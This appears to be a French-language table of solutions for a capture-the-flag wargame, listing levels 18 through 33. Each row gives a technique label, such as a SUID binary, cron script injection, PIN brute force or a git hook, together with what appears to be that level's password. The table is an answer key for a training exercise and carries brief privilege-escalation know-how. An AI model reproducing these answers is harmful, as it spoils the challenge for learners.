| Level 18→19 | SSH avec commande | KpsOfPkcP7i1FlIExk2QEjyt6dw8dxZI |
| Level 19→20 | Binaire SUID | 4pIjcunZ0fK2vmp3IwfG8Vf7VhxD6pOA |
| Level 20→21 | suconnect + nc -l | bW9kBv5WC3P4yoDyf12LSdGuNz5ka6hY |
| Level 21→22 | Cron job | RYVux2rHEm9tiXHmLFzuR7Vhx6AZQMEz |
| Level 22→23 | md5sum / hash | gKXDTAXnIz3OBxiPjRZ2uqutUlPZrBsw |
| Level 23→24 | Injection script cron | hVQMk3lJNsmQ7VF3ubyrNNBom7BOgVXv |
| Level 24→25 | Bruteforce PIN | SoHfqMOEqIX2IYKVciZxvgpR9a2Djx4P |
| Level 25→26 | more / vi escape | jHdv2ELQhT22BkprMNDjybZDAkw1zeBJ |
| Level 26→27 | SUID ×2 | STJLJBRRphMxKB392CT4iOr5CbzPU9ER |
| Level 27→28 | git clone | y8Yd2ssKcpHpud7UvOSOxwamRMzIGIeQ |
| Level 28→29 | git log / git show | Em7eGtqaMySwNFjCpwzzHhLhospOcdt0 |
| Level 29→30 | git checkout (branche) | jq9Dfg2rXsfYsWMgFuKlXhphjdH7USgX |
| Level 30→31 | git tag | 82NkymblpGBYmIXG6ZQ8YldBYstHpfUf |
| Level 31→32 | git push + hook | pWuj5jBQ6IgV0NXwiH6g1pXRF8S1YvbT |
| Level 32→33 🏆 | Uppercase shell / $0 | u4P2CyPOwPGLe94RdD9Uo2FxFwvnFswM |